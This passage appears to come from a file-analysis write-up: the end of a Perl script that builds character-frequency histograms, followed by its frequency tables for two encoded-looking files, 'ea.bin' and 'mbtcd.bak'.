    print "\t</tr>\n\t<tr>\n";
    print "\t\t<th>dec</th><th>hex</th>\n";
    print "\t\t<th>abs</th><th>rel</th>\n";
    print "\t</tr>\n";
} else {
    print "Frequency by Character:\n";
};

for ($i=0;$i<=255;$i++) {
    if ($opt_g) {
        print "\t<tr>\n";
        printf "\t\t<td align=\"right\">%d</td>\n", $i;
        printf "\t\t<td align=\"right\">%2X</td>\n", $i;
        printf "\t\t<td align=\"right\">%d</td>\n",
$histogram{chr($i)};
        printf "\t\t<td align=\"right\">%f</td>\n",
$histogram{chr($i)}/$characters;
        printf "\t\t<td align=\"left\"><img src=\"bar.gif\"
height=\"10\" width=\"%d\"></td>\n",
$histogram{chr($i)}/$characters*1000;
        print "\t</tr>\n";
    } else {
        printf "%3d (%2X) : %10d (%f)\n",
        $i, $i, $histogram{chr($i)},
$histogram{chr($i)}/$characters;
    };
};

if ($opt_g) {
    print "</table>\n";
};

```

```

if ($opt_g) {
    print "<h2>Character by Frequency</h2>\n";
    print "<table border=\"1\">\n";
    print "\t<tr>\n";
    print "\t\t<th colspan=\"2\">ASCII</th><th colspan=\"2\">Frequency</th>\n";
    print "\t</tr>\n\t<tr>\n";
    print "\t\t<th>dec</th><th>hex</th>\n";
    print "\t\t<th>abs</th><th>rel</th>\n";
    print "\t</tr>\n";
} else {
    print "\nCharacter by Frequency:\n";
};

foreach $char (sort numerically keys(%histogram)) {
    if ($opt_g) {
        print "\t<tr>\n";
        printf "\t\t<td align=\"right\">%d</td>\n", ord($char);
        printf "\t\t<td align=\"right\">%2X</td>\n",
ord($char);
        printf "\t\t<td align=\"right\">%d</td>\n",
$histogram{$char};
        printf "\t\t<td align=\"right\">%f</td>\n",
$histogram{$char}/$characters;
        printf "\t\t<td align=\"left\"><img src=\"bar.gif\"
height=\"10\" width=\"%d\"></td>\n",
$histogram{$char}/$characters*1000;
        print "\t</tr>\n";
    } else {
        printf "%3d (%2X) : %10d (%f)\n",
ord($char), ord($char), $histogram{$char},
$histogram{$char}/$characters;
    };
};

if ($opt_g) {
    print "</table>\n";
};

&html_footer if ($opt_g);16

```

The first table created by the script lists the how often each ASCII character appears sorted in ASCII character order. This table is useful for quickly determining the range the characters contained in the file span.

Histogram for ea.bin

228336 characters read.

Frequency by Character

ASCII		Frequency		
dec	hex	abs	rel	
0	0	0	0.000000	<input type="checkbox"/>
1	1	0	0.000000	<input type="checkbox"/>
2	2	0	0.000000	<input type="checkbox"/>
3	3	0	0.000000	<input type="checkbox"/>
4	4	0	0.000000	<input type="checkbox"/>
5	5	0	0.000000	<input type="checkbox"/>
6	6	0	0.000000	<input type="checkbox"/>
7	7	0	0.000000	<input type="checkbox"/>
8	8	0	0.000000	<input type="checkbox"/>
9	9	0	0.000000	<input type="checkbox"/>
10	A	0	0.000000	<input type="checkbox"/>
11	B	0	0.000000	<input type="checkbox"/>
12	C	0	0.000000	<input type="checkbox"/>
13	D	0	0.000000	<input type="checkbox"/>
14	E	0	0.000000	<input type="checkbox"/>
15	F	0	0.000000	<input type="checkbox"/>
16	10	0	0.000000	<input type="checkbox"/>
17	11	0	0.000000	<input type="checkbox"/>
18	12	0	0.000000	<input type="checkbox"/>
19	13	0	0.000000	<input type="checkbox"/>
20	14	0	0.000000	<input type="checkbox"/>
21	15	0	0.000000	<input type="checkbox"/>
22	16	0	0.000000	<input type="checkbox"/>

23	17	0	0.000000	<input type="checkbox"/>
24	18	0	0.000000	<input type="checkbox"/>
25	19	0	0.000000	<input type="checkbox"/>
26	1A	0	0.000000	<input type="checkbox"/>
27	1B	0	0.000000	<input type="checkbox"/>
28	1C	0	0.000000	<input type="checkbox"/>
29	1D	0	0.000000	<input type="checkbox"/>
30	1E	0	0.000000	<input type="checkbox"/>
31	1F	0	0.000000	<input type="checkbox"/>
32	20	0	0.000000	<input type="checkbox"/>
33	21	478	0.002093	<input type="checkbox"/>
34	22	0	0.000000	<input type="checkbox"/>
35	23	4891	0.021420	<input type="checkbox"/>
36	24	2631	0.011522	<input type="checkbox"/>
37	25	0	0.000000	<input type="checkbox"/>
38	26	0	0.000000	<input type="checkbox"/>
39	27	2285	0.010007	<input type="checkbox"/>
40	28	590	0.002584	<input type="checkbox"/>
41	29	7561	0.033113	<input type="checkbox"/>
42	2A	2003	0.008772	<input type="checkbox"/>
43	2B	3459	0.015149	<input type="checkbox"/>
44	2C	2172	0.009512	<input type="checkbox"/>
45	2D	1063	0.004655	<input type="checkbox"/>
46	2E	4294	0.018806	<input type="checkbox"/>
47	2F	0	0.000000	<input type="checkbox"/>
48	30	4532	0.019848	<input type="checkbox"/>
49	31	4586	0.020084	<input type="checkbox"/>
50	32	0	0.000000	<input type="checkbox"/>
51	33	1219	0.005339	<input type="checkbox"/>
52	34	2777	0.012162	<input type="checkbox"/>
53	35	1436	0.006289	<input type="checkbox"/>
54	36	1978	0.008663	<input type="checkbox"/>
55	37	4272	0.018709	<input type="checkbox"/>

56	38	0	0.000000	<input type="checkbox"/>
57	39	3849	0.016857	<input type="checkbox"/>
58	3A	2138	0.009363	<input type="checkbox"/>
59	3B	0	0.000000	<input type="checkbox"/>
60	3C	4967	0.021753	<input type="checkbox"/>
61	3D	4414	0.019331	<input type="checkbox"/>
62	3E	739	0.003236	<input type="checkbox"/>
63	3F	0	0.000000	<input type="checkbox"/>
64	40	3516	0.015398	<input type="checkbox"/>
65	41	1875	0.008212	<input type="checkbox"/>
66	42	0	0.000000	<input type="checkbox"/>
67	43	4466	0.019559	<input type="checkbox"/>
68	44	2019	0.008842	<input type="checkbox"/>
69	45	2640	0.011562	<input type="checkbox"/>
70	46	0	0.000000	<input type="checkbox"/>
71	47	0	0.000000	<input type="checkbox"/>
72	48	2083	0.009123	<input type="checkbox"/>
73	49	1686	0.007384	<input type="checkbox"/>
74	4A	4608	0.020181	<input type="checkbox"/>
75	4B	0	0.000000	<input type="checkbox"/>
76	4C	0	0.000000	<input type="checkbox"/>
77	4D	8031	0.035172	<input type="checkbox"/>
78	4E	2379	0.010419	<input type="checkbox"/>
79	4F	5181	0.022690	<input type="checkbox"/>
80	50	0	0.000000	<input type="checkbox"/>
81	51	5193	0.022743	<input type="checkbox"/>
82	52	5963	0.026115	<input type="checkbox"/>
83	53	467	0.002045	<input type="checkbox"/>
84	54	0	0.000000	<input type="checkbox"/>
85	55	4185	0.018328	<input type="checkbox"/>
86	56	0	0.000000	<input type="checkbox"/>
87	57	0	0.000000	<input type="checkbox"/>
88	58	4719	0.020667	<input type="checkbox"/>

89	59	3830	0.016774	<input type="checkbox"/>
90	5A	4429	0.019397	<input type="checkbox"/>
91	5B	3169	0.013879	<input type="checkbox"/>
92	5C	0	0.000000	<input type="checkbox"/>
93	5D	650	0.002847	<input type="checkbox"/>
94	5E	3071	0.013449	<input type="checkbox"/>
95	5F	0	0.000000	<input type="checkbox"/>
96	60	0	0.000000	<input type="checkbox"/>
97	61	1918	0.008400	<input type="checkbox"/>
98	62	3916	0.017150	<input type="checkbox"/>
99	63	7347	0.032176	<input type="checkbox"/>
100	64	1817	0.007958	<input type="checkbox"/>
101	65	2841	0.012442	<input type="checkbox"/>
102	66	0	0.000000	<input type="checkbox"/>
103	67	0	0.000000	<input type="checkbox"/>
104	68	7296	0.031953	<input type="checkbox"/>
105	69	0	0.000000	<input type="checkbox"/>
106	6A	2117	0.009271	<input type="checkbox"/>
107	6B	3245	0.014212	<input type="checkbox"/>
108	6C	0	0.000000	<input type="checkbox"/>
109	6D	0	0.000000	<input type="checkbox"/>
110	6E	3008	0.013174	<input type="checkbox"/>
111	6F	6139	0.026886	<input type="checkbox"/>
112	70	0	0.000000	<input type="checkbox"/>
113	71	0	0.000000	<input type="checkbox"/>
114	72	5023	0.021998	<input type="checkbox"/>
115	73	6229	0.027280	<input type="checkbox"/>
116	74	0	0.000000	<input type="checkbox"/>
117	75	4624	0.020251	<input type="checkbox"/>
118	76	2733	0.011969	<input type="checkbox"/>
119	77	663	0.002904	<input type="checkbox"/>
120	78	6373	0.027911	<input type="checkbox"/>
121	79	0	0.000000	<input type="checkbox"/>

122	7A	4300	0.018832	<input type="checkbox"/>
123	7B	0	0.000000	<input type="checkbox"/>
124	7C	2081	0.009114	<input type="checkbox"/>
125	7D	8638	0.037830	<input type="checkbox"/>
126	7E	5534	0.024236	<input type="checkbox"/>
127	7F	0	0.000000	<input type="checkbox"/>
128	80	0	0.000000	<input type="checkbox"/>
129	81	0	0.000000	<input type="checkbox"/>
130	82	0	0.000000	<input type="checkbox"/>
131	83	0	0.000000	<input type="checkbox"/>
132	84	0	0.000000	<input type="checkbox"/>
133	85	0	0.000000	<input type="checkbox"/>
134	86	0	0.000000	<input type="checkbox"/>
135	87	0	0.000000	<input type="checkbox"/>
136	88	0	0.000000	<input type="checkbox"/>
137	89	0	0.000000	<input type="checkbox"/>
138	8A	0	0.000000	<input type="checkbox"/>
139	8B	0	0.000000	<input type="checkbox"/>
140	8C	0	0.000000	<input type="checkbox"/>
141	8D	0	0.000000	<input type="checkbox"/>
142	8E	0	0.000000	<input type="checkbox"/>
143	8F	0	0.000000	<input type="checkbox"/>
144	90	0	0.000000	<input type="checkbox"/>
145	91	0	0.000000	<input type="checkbox"/>
146	92	0	0.000000	<input type="checkbox"/>
147	93	0	0.000000	<input type="checkbox"/>
148	94	0	0.000000	<input type="checkbox"/>
149	95	0	0.000000	<input type="checkbox"/>
150	96	0	0.000000	<input type="checkbox"/>
151	97	0	0.000000	<input type="checkbox"/>
152	98	0	0.000000	<input type="checkbox"/>
153	99	0	0.000000	<input type="checkbox"/>
154	9A	0	0.000000	<input type="checkbox"/>

155	9B	0	0.000000	<input type="checkbox"/>
156	9C	0	0.000000	<input type="checkbox"/>
157	9D	0	0.000000	<input type="checkbox"/>
158	9E	0	0.000000	<input type="checkbox"/>
159	9F	0	0.000000	<input type="checkbox"/>
160	A0	0	0.000000	<input type="checkbox"/>
161	A1	0	0.000000	<input type="checkbox"/>
162	A2	0	0.000000	<input type="checkbox"/>
163	A3	0	0.000000	<input type="checkbox"/>
164	A4	0	0.000000	<input type="checkbox"/>
165	A5	0	0.000000	<input type="checkbox"/>
166	A6	0	0.000000	<input type="checkbox"/>
167	A7	0	0.000000	<input type="checkbox"/>
168	A8	0	0.000000	<input type="checkbox"/>
169	A9	0	0.000000	<input type="checkbox"/>
170	AA	0	0.000000	<input type="checkbox"/>
171	AB	0	0.000000	<input type="checkbox"/>
172	AC	0	0.000000	<input type="checkbox"/>
173	AD	0	0.000000	<input type="checkbox"/>
174	AE	0	0.000000	<input type="checkbox"/>
175	AF	0	0.000000	<input type="checkbox"/>
176	B0	0	0.000000	<input type="checkbox"/>
177	B1	0	0.000000	<input type="checkbox"/>
178	B2	0	0.000000	<input type="checkbox"/>
179	B3	0	0.000000	<input type="checkbox"/>
180	B4	0	0.000000	<input type="checkbox"/>
181	B5	0	0.000000	<input type="checkbox"/>
182	B6	0	0.000000	<input type="checkbox"/>
183	B7	0	0.000000	<input type="checkbox"/>
184	B8	0	0.000000	<input type="checkbox"/>
185	B9	0	0.000000	<input type="checkbox"/>
186	BA	0	0.000000	<input type="checkbox"/>
187	BB	0	0.000000	<input type="checkbox"/>

188	BC	0	0.000000	<input type="checkbox"/>
189	BD	0	0.000000	<input type="checkbox"/>
190	BE	0	0.000000	<input type="checkbox"/>
191	BF	0	0.000000	<input type="checkbox"/>
192	C0	0	0.000000	<input type="checkbox"/>
193	C1	0	0.000000	<input type="checkbox"/>
194	C2	0	0.000000	<input type="checkbox"/>
195	C3	0	0.000000	<input type="checkbox"/>
196	C4	0	0.000000	<input type="checkbox"/>
197	C5	0	0.000000	<input type="checkbox"/>
198	C6	0	0.000000	<input type="checkbox"/>
199	C7	0	0.000000	<input type="checkbox"/>
200	C8	0	0.000000	<input type="checkbox"/>
201	C9	0	0.000000	<input type="checkbox"/>
202	CA	0	0.000000	<input type="checkbox"/>
203	CB	0	0.000000	<input type="checkbox"/>
204	CC	0	0.000000	<input type="checkbox"/>
205	CD	0	0.000000	<input type="checkbox"/>
206	CE	0	0.000000	<input type="checkbox"/>
207	CF	0	0.000000	<input type="checkbox"/>
208	D0	0	0.000000	<input type="checkbox"/>
209	D1	0	0.000000	<input type="checkbox"/>
210	D2	0	0.000000	<input type="checkbox"/>
211	D3	0	0.000000	<input type="checkbox"/>
212	D4	0	0.000000	<input type="checkbox"/>
213	D5	0	0.000000	<input type="checkbox"/>
214	D6	0	0.000000	<input type="checkbox"/>
215	D7	0	0.000000	<input type="checkbox"/>
216	D8	0	0.000000	<input type="checkbox"/>
217	D9	0	0.000000	<input type="checkbox"/>
218	DA	0	0.000000	<input type="checkbox"/>
219	DB	0	0.000000	<input type="checkbox"/>
220	DC	0	0.000000	<input type="checkbox"/>

221	DD	0	0.000000	<input type="checkbox"/>
222	DE	0	0.000000	<input type="checkbox"/>
223	DF	0	0.000000	<input type="checkbox"/>
224	E0	0	0.000000	<input type="checkbox"/>
225	E1	0	0.000000	<input type="checkbox"/>
226	E2	0	0.000000	<input type="checkbox"/>
227	E3	0	0.000000	<input type="checkbox"/>
228	E4	0	0.000000	<input type="checkbox"/>
229	E5	0	0.000000	<input type="checkbox"/>
230	E6	0	0.000000	<input type="checkbox"/>
231	E7	0	0.000000	<input type="checkbox"/>
232	E8	0	0.000000	<input type="checkbox"/>
233	E9	0	0.000000	<input type="checkbox"/>
234	EA	0	0.000000	<input type="checkbox"/>
235	EB	0	0.000000	<input type="checkbox"/>
236	EC	0	0.000000	<input type="checkbox"/>
237	ED	0	0.000000	<input type="checkbox"/>
238	EE	0	0.000000	<input type="checkbox"/>
239	EF	0	0.000000	<input type="checkbox"/>
240	F0	0	0.000000	<input type="checkbox"/>
241	F1	0	0.000000	<input type="checkbox"/>
242	F2	0	0.000000	<input type="checkbox"/>
243	F3	0	0.000000	<input type="checkbox"/>
244	F4	0	0.000000	<input type="checkbox"/>
245	F5	0	0.000000	<input type="checkbox"/>
246	F6	0	0.000000	<input type="checkbox"/>
247	F7	0	0.000000	<input type="checkbox"/>
248	F8	0	0.000000	<input type="checkbox"/>
249	F9	0	0.000000	<input type="checkbox"/>
250	FA	0	0.000000	<input type="checkbox"/>
251	FB	0	0.000000	<input type="checkbox"/>
252	FC	0	0.000000	<input type="checkbox"/>
253	FD	0	0.000000	<input type="checkbox"/>

254	FE	0	0.000000	<input type="checkbox"/>
255	FF	0	0.000000	<input type="checkbox"/>

The next table shows the frequency of each character in the EA.BIN file sorted by frequency from highest to lowest. This is useful to quickly determine how evenly characters are distributed among the range of characters used in the file.

ASCII		Frequency		
dec	hex	abs	rel	
125	7D	8638	0.037830	<input type="checkbox"/>
77	4D	8031	0.035172	<input type="checkbox"/>
41	29	7561	0.033113	<input type="checkbox"/>
99	63	7347	0.032176	<input type="checkbox"/>
104	68	7296	0.031953	<input type="checkbox"/>
120	78	6373	0.027911	<input type="checkbox"/>
115	73	6229	0.027280	<input type="checkbox"/>
111	6F	6139	0.026886	<input type="checkbox"/>
82	52	5963	0.026115	<input type="checkbox"/>
126	7E	5534	0.024236	<input type="checkbox"/>
81	51	5193	0.022743	<input type="checkbox"/>
79	4F	5181	0.022690	<input type="checkbox"/>
114	72	5023	0.021998	<input type="checkbox"/>
60	3C	4967	0.021753	<input type="checkbox"/>
35	23	4891	0.021420	<input type="checkbox"/>
88	58	4719	0.020667	<input type="checkbox"/>
117	75	4624	0.020251	<input type="checkbox"/>
74	4A	4608	0.020181	<input type="checkbox"/>
49	31	4586	0.020084	<input type="checkbox"/>
48	30	4532	0.019848	<input type="checkbox"/>
67	43	4466	0.019559	<input type="checkbox"/>
90	5A	4429	0.019397	<input type="checkbox"/>
61	3D	4414	0.019331	<input type="checkbox"/>
122	7A	4300	0.018832	<input type="checkbox"/>
46	2E	4294	0.018806	<input type="checkbox"/>

55	37	4272	0.018709	<input type="checkbox"/>
85	55	4185	0.018328	<input type="checkbox"/>
98	62	3916	0.017150	<input type="checkbox"/>
57	39	3849	0.016857	<input type="checkbox"/>
89	59	3830	0.016774	<input type="checkbox"/>
64	40	3516	0.015398	<input type="checkbox"/>
43	2B	3459	0.015149	<input type="checkbox"/>
107	6B	3245	0.014212	<input type="checkbox"/>
91	5B	3169	0.013879	<input type="checkbox"/>
94	5E	3071	0.013449	<input type="checkbox"/>
110	6E	3008	0.013174	<input type="checkbox"/>
101	65	2841	0.012442	<input type="checkbox"/>
52	34	2777	0.012162	<input type="checkbox"/>
118	76	2733	0.011969	<input type="checkbox"/>
69	45	2640	0.011562	<input type="checkbox"/>
36	24	2631	0.011522	<input type="checkbox"/>
78	4E	2379	0.010419	<input type="checkbox"/>
39	27	2285	0.010007	<input type="checkbox"/>
44	2C	2172	0.009512	<input type="checkbox"/>
58	3A	2138	0.009363	<input type="checkbox"/>
106	6A	2117	0.009271	<input type="checkbox"/>
72	48	2083	0.009123	<input type="checkbox"/>
124	7C	2081	0.009114	<input type="checkbox"/>
68	44	2019	0.008842	<input type="checkbox"/>
42	2A	2003	0.008772	<input type="checkbox"/>
54	36	1978	0.008663	<input type="checkbox"/>
97	61	1918	0.008400	<input type="checkbox"/>
65	41	1875	0.008212	<input type="checkbox"/>
100	64	1817	0.007958	<input type="checkbox"/>
73	49	1686	0.007384	<input type="checkbox"/>
53	35	1436	0.006289	<input type="checkbox"/>
51	33	1219	0.005339	<input type="checkbox"/>
45	2D	1063	0.004655	<input type="checkbox"/>

62	3E	739	0.003236	▯
119	77	663	0.002904	▯
93	5D	650	0.002847	▯
40	28	590	0.002584	▯
33	21	478	0.002093	▯
83	53	467	0.002045	▯

Histogram for mbtcd.bak

8884 characters read.

Frequency by Character

ASCII		Frequency		
dec	hex	abs	rel	
0	0	0	0.000000	▯
1	1	0	0.000000	▯
2	2	0	0.000000	▯
3	3	0	0.000000	▯
4	4	0	0.000000	▯
5	5	0	0.000000	▯
6	6	0	0.000000	▯
7	7	0	0.000000	▯
8	8	0	0.000000	▯
9	9	0	0.000000	▯
10	A	0	0.000000	▯
11	B	0	0.000000	▯
12	C	0	0.000000	▯
13	D	0	0.000000	▯
14	E	0	0.000000	▯
15	F	0	0.000000	▯
16	10	0	0.000000	▯
17	11	0	0.000000	▯
18	12	0	0.000000	▯
19	13	0	0.000000	▯

20	14	0	0.000000	<input type="checkbox"/>
21	15	0	0.000000	<input type="checkbox"/>
22	16	0	0.000000	<input type="checkbox"/>
23	17	0	0.000000	<input type="checkbox"/>
24	18	0	0.000000	<input type="checkbox"/>
25	19	0	0.000000	<input type="checkbox"/>
26	1A	0	0.000000	<input type="checkbox"/>
27	1B	0	0.000000	<input type="checkbox"/>
28	1C	0	0.000000	<input type="checkbox"/>
29	1D	0	0.000000	<input type="checkbox"/>
30	1E	0	0.000000	<input type="checkbox"/>
31	1F	0	0.000000	<input type="checkbox"/>
32	20	0	0.000000	<input type="checkbox"/>
33	21	37	0.004165	<input type="checkbox"/>
34	22	0	0.000000	<input type="checkbox"/>
35	23	183	0.020599	<input type="checkbox"/>
36	24	135	0.015196	<input type="checkbox"/>
37	25	0	0.000000	<input type="checkbox"/>
38	26	0	0.000000	<input type="checkbox"/>
39	27	74	0.008330	<input type="checkbox"/>
40	28	38	0.004277	<input type="checkbox"/>
41	29	190	0.021387	<input type="checkbox"/>
42	2A	117	0.013170	<input type="checkbox"/>
43	2B	105	0.011819	<input type="checkbox"/>
44	2C	139	0.015646	<input type="checkbox"/>
45	2D	66	0.007429	<input type="checkbox"/>
46	2E	224	0.025214	<input type="checkbox"/>
47	2F	0	0.000000	<input type="checkbox"/>
48	30	155	0.017447	<input type="checkbox"/>
49	31	159	0.017897	<input type="checkbox"/>
50	32	0	0.000000	<input type="checkbox"/>
51	33	50	0.005628	<input type="checkbox"/>
52	34	125	0.014070	<input type="checkbox"/>

53	35	97	0.010919	<input type="checkbox"/>
54	36	124	0.013958	<input type="checkbox"/>
55	37	179	0.020149	<input type="checkbox"/>
56	38	0	0.000000	<input type="checkbox"/>
57	39	121	0.013620	<input type="checkbox"/>
58	3A	113	0.012719	<input type="checkbox"/>
59	3B	0	0.000000	<input type="checkbox"/>
60	3C	147	0.016547	<input type="checkbox"/>
61	3D	111	0.012494	<input type="checkbox"/>
62	3E	56	0.006303	<input type="checkbox"/>
63	3F	0	0.000000	<input type="checkbox"/>
64	40	183	0.020599	<input type="checkbox"/>
65	41	109	0.012269	<input type="checkbox"/>
66	42	0	0.000000	<input type="checkbox"/>
67	43	170	0.019136	<input type="checkbox"/>
68	44	124	0.013958	<input type="checkbox"/>
69	45	110	0.012382	<input type="checkbox"/>
70	46	0	0.000000	<input type="checkbox"/>
71	47	0	0.000000	<input type="checkbox"/>
72	48	138	0.015534	<input type="checkbox"/>
73	49	106	0.011932	<input type="checkbox"/>
74	4A	153	0.017222	<input type="checkbox"/>
75	4B	0	0.000000	<input type="checkbox"/>
76	4C	0	0.000000	<input type="checkbox"/>
77	4D	175	0.019698	<input type="checkbox"/>
78	4E	123	0.013845	<input type="checkbox"/>
79	4F	200	0.022512	<input type="checkbox"/>
80	50	0	0.000000	<input type="checkbox"/>
81	51	154	0.017335	<input type="checkbox"/>
82	52	189	0.021274	<input type="checkbox"/>
83	53	41	0.004615	<input type="checkbox"/>
84	54	0	0.000000	<input type="checkbox"/>
85	55	129	0.014520	<input type="checkbox"/>

86	56	0	0.000000	<input type="checkbox"/>
87	57	0	0.000000	<input type="checkbox"/>
88	58	178	0.020036	<input type="checkbox"/>
89	59	131	0.014746	<input type="checkbox"/>
90	5A	193	0.021724	<input type="checkbox"/>
91	5B	136	0.015308	<input type="checkbox"/>
92	5C	0	0.000000	<input type="checkbox"/>
93	5D	22	0.002476	<input type="checkbox"/>
94	5E	167	0.018798	<input type="checkbox"/>
95	5F	0	0.000000	<input type="checkbox"/>
96	60	1	0.000113	<input type="checkbox"/>
97	61	142	0.015984	<input type="checkbox"/>
98	62	181	0.020374	<input type="checkbox"/>
99	63	227	0.025552	<input type="checkbox"/>
100	64	105	0.011819	<input type="checkbox"/>
101	65	123	0.013845	<input type="checkbox"/>
102	66	0	0.000000	<input type="checkbox"/>
103	67	0	0.000000	<input type="checkbox"/>
104	68	267	0.030054	<input type="checkbox"/>
105	69	0	0.000000	<input type="checkbox"/>
106	6A	125	0.014070	<input type="checkbox"/>
107	6B	197	0.022175	<input type="checkbox"/>
108	6C	0	0.000000	<input type="checkbox"/>
109	6D	0	0.000000	<input type="checkbox"/>
110	6E	112	0.012607	<input type="checkbox"/>
111	6F	198	0.022287	<input type="checkbox"/>
112	70	0	0.000000	<input type="checkbox"/>
113	71	0	0.000000	<input type="checkbox"/>
114	72	151	0.016997	<input type="checkbox"/>
115	73	184	0.020711	<input type="checkbox"/>
116	74	0	0.000000	<input type="checkbox"/>
117	75	214	0.024088	<input type="checkbox"/>
118	76	85	0.009568	<input type="checkbox"/>

119	77	29	0.003264	<input type="checkbox"/>
120	78	198	0.022287	<input type="checkbox"/>
121	79	0	0.000000	<input type="checkbox"/>
122	7A	206	0.023188	<input type="checkbox"/>
123	7B	0	0.000000	<input type="checkbox"/>
124	7C	118	0.013282	<input type="checkbox"/>
125	7D	186	0.020937	<input type="checkbox"/>
126	7E	159	0.017897	<input type="checkbox"/>
127	7F	0	0.000000	<input type="checkbox"/>
128	80	0	0.000000	<input type="checkbox"/>
129	81	0	0.000000	<input type="checkbox"/>
130	82	0	0.000000	<input type="checkbox"/>
131	83	0	0.000000	<input type="checkbox"/>
132	84	0	0.000000	<input type="checkbox"/>
133	85	0	0.000000	<input type="checkbox"/>
134	86	0	0.000000	<input type="checkbox"/>
135	87	0	0.000000	<input type="checkbox"/>
136	88	0	0.000000	<input type="checkbox"/>
137	89	0	0.000000	<input type="checkbox"/>
138	8A	0	0.000000	<input type="checkbox"/>
139	8B	0	0.000000	<input type="checkbox"/>
140	8C	0	0.000000	<input type="checkbox"/>
141	8D	0	0.000000	<input type="checkbox"/>
142	8E	0	0.000000	<input type="checkbox"/>
143	8F	0	0.000000	<input type="checkbox"/>
144	90	0	0.000000	<input type="checkbox"/>
145	91	0	0.000000	<input type="checkbox"/>
146	92	0	0.000000	<input type="checkbox"/>
147	93	0	0.000000	<input type="checkbox"/>
148	94	0	0.000000	<input type="checkbox"/>
149	95	0	0.000000	<input type="checkbox"/>
150	96	0	0.000000	<input type="checkbox"/>
151	97	0	0.000000	<input type="checkbox"/>

152	98	0	0.000000	<input type="checkbox"/>
153	99	0	0.000000	<input type="checkbox"/>
154	9A	0	0.000000	<input type="checkbox"/>
155	9B	0	0.000000	<input type="checkbox"/>
156	9C	0	0.000000	<input type="checkbox"/>
157	9D	0	0.000000	<input type="checkbox"/>
158	9E	0	0.000000	<input type="checkbox"/>
159	9F	0	0.000000	<input type="checkbox"/>
160	A0	0	0.000000	<input type="checkbox"/>
161	A1	0	0.000000	<input type="checkbox"/>
162	A2	0	0.000000	<input type="checkbox"/>
163	A3	0	0.000000	<input type="checkbox"/>
164	A4	0	0.000000	<input type="checkbox"/>
165	A5	0	0.000000	<input type="checkbox"/>
166	A6	0	0.000000	<input type="checkbox"/>
167	A7	0	0.000000	<input type="checkbox"/>
168	A8	0	0.000000	<input type="checkbox"/>
169	A9	0	0.000000	<input type="checkbox"/>
170	AA	0	0.000000	<input type="checkbox"/>
171	AB	0	0.000000	<input type="checkbox"/>
172	AC	0	0.000000	<input type="checkbox"/>
173	AD	0	0.000000	<input type="checkbox"/>
174	AE	0	0.000000	<input type="checkbox"/>
175	AF	0	0.000000	<input type="checkbox"/>
176	B0	0	0.000000	<input type="checkbox"/>
177	B1	0	0.000000	<input type="checkbox"/>
178	B2	0	0.000000	<input type="checkbox"/>
179	B3	0	0.000000	<input type="checkbox"/>
180	B4	0	0.000000	<input type="checkbox"/>
181	B5	0	0.000000	<input type="checkbox"/>
182	B6	0	0.000000	<input type="checkbox"/>
183	B7	0	0.000000	<input type="checkbox"/>
184	B8	0	0.000000	<input type="checkbox"/>

185	B9	0	0.000000	<input type="checkbox"/>
186	BA	0	0.000000	<input type="checkbox"/>
187	BB	0	0.000000	<input type="checkbox"/>
188	BC	0	0.000000	<input type="checkbox"/>
189	BD	0	0.000000	<input type="checkbox"/>
190	BE	0	0.000000	<input type="checkbox"/>
191	BF	0	0.000000	<input type="checkbox"/>
192	C0	0	0.000000	<input type="checkbox"/>
193	C1	0	0.000000	<input type="checkbox"/>
194	C2	0	0.000000	<input type="checkbox"/>
195	C3	0	0.000000	<input type="checkbox"/>
196	C4	0	0.000000	<input type="checkbox"/>
197	C5	0	0.000000	<input type="checkbox"/>
198	C6	0	0.000000	<input type="checkbox"/>
199	C7	0	0.000000	<input type="checkbox"/>
200	C8	0	0.000000	<input type="checkbox"/>
201	C9	0	0.000000	<input type="checkbox"/>
202	CA	0	0.000000	<input type="checkbox"/>
203	CB	0	0.000000	<input type="checkbox"/>
204	CC	0	0.000000	<input type="checkbox"/>
205	CD	0	0.000000	<input type="checkbox"/>
206	CE	0	0.000000	<input type="checkbox"/>
207	CF	0	0.000000	<input type="checkbox"/>
208	D0	0	0.000000	<input type="checkbox"/>
209	D1	0	0.000000	<input type="checkbox"/>
210	D2	0	0.000000	<input type="checkbox"/>
211	D3	0	0.000000	<input type="checkbox"/>
212	D4	0	0.000000	<input type="checkbox"/>
213	D5	0	0.000000	<input type="checkbox"/>
214	D6	0	0.000000	<input type="checkbox"/>
215	D7	0	0.000000	<input type="checkbox"/>
216	D8	0	0.000000	<input type="checkbox"/>
217	D9	0	0.000000	<input type="checkbox"/>

218	DA	0	0.000000	<input type="checkbox"/>
219	DB	0	0.000000	<input type="checkbox"/>
220	DC	0	0.000000	<input type="checkbox"/>
221	DD	0	0.000000	<input type="checkbox"/>
222	DE	0	0.000000	<input type="checkbox"/>
223	DF	0	0.000000	<input type="checkbox"/>
224	E0	0	0.000000	<input type="checkbox"/>
225	E1	0	0.000000	<input type="checkbox"/>
226	E2	0	0.000000	<input type="checkbox"/>
227	E3	0	0.000000	<input type="checkbox"/>
228	E4	0	0.000000	<input type="checkbox"/>
229	E5	0	0.000000	<input type="checkbox"/>
230	E6	0	0.000000	<input type="checkbox"/>
231	E7	0	0.000000	<input type="checkbox"/>
232	E8	0	0.000000	<input type="checkbox"/>
233	E9	0	0.000000	<input type="checkbox"/>
234	EA	0	0.000000	<input type="checkbox"/>
235	EB	0	0.000000	<input type="checkbox"/>
236	EC	0	0.000000	<input type="checkbox"/>
237	ED	0	0.000000	<input type="checkbox"/>
238	EE	0	0.000000	<input type="checkbox"/>
239	EF	0	0.000000	<input type="checkbox"/>
240	F0	0	0.000000	<input type="checkbox"/>
241	F1	0	0.000000	<input type="checkbox"/>
242	F2	0	0.000000	<input type="checkbox"/>
243	F3	0	0.000000	<input type="checkbox"/>
244	F4	0	0.000000	<input type="checkbox"/>
245	F5	0	0.000000	<input type="checkbox"/>
246	F6	0	0.000000	<input type="checkbox"/>
247	F7	0	0.000000	<input type="checkbox"/>
248	F8	0	0.000000	<input type="checkbox"/>
249	F9	0	0.000000	<input type="checkbox"/>
250	FA	0	0.000000	<input type="checkbox"/>

251	FB	0	0.000000	<input type="checkbox"/>
252	FC	0	0.000000	<input type="checkbox"/>
253	FD	0	0.000000	<input type="checkbox"/>
254	FE	0	0.000000	<input type="checkbox"/>
255	FF	0	0.000000	<input type="checkbox"/>

ASCII		Frequency		
dec	hex	abs	rel	
104	68	267	0.030054	<input type="checkbox"/>
99	63	227	0.025552	<input type="checkbox"/>
46	2E	224	0.025214	<input type="checkbox"/>
117	75	214	0.024088	<input type="checkbox"/>
122	7A	206	0.023188	<input type="checkbox"/>
79	4F	200	0.022512	<input type="checkbox"/>
120	78	198	0.022287	<input type="checkbox"/>
111	6F	198	0.022287	<input type="checkbox"/>
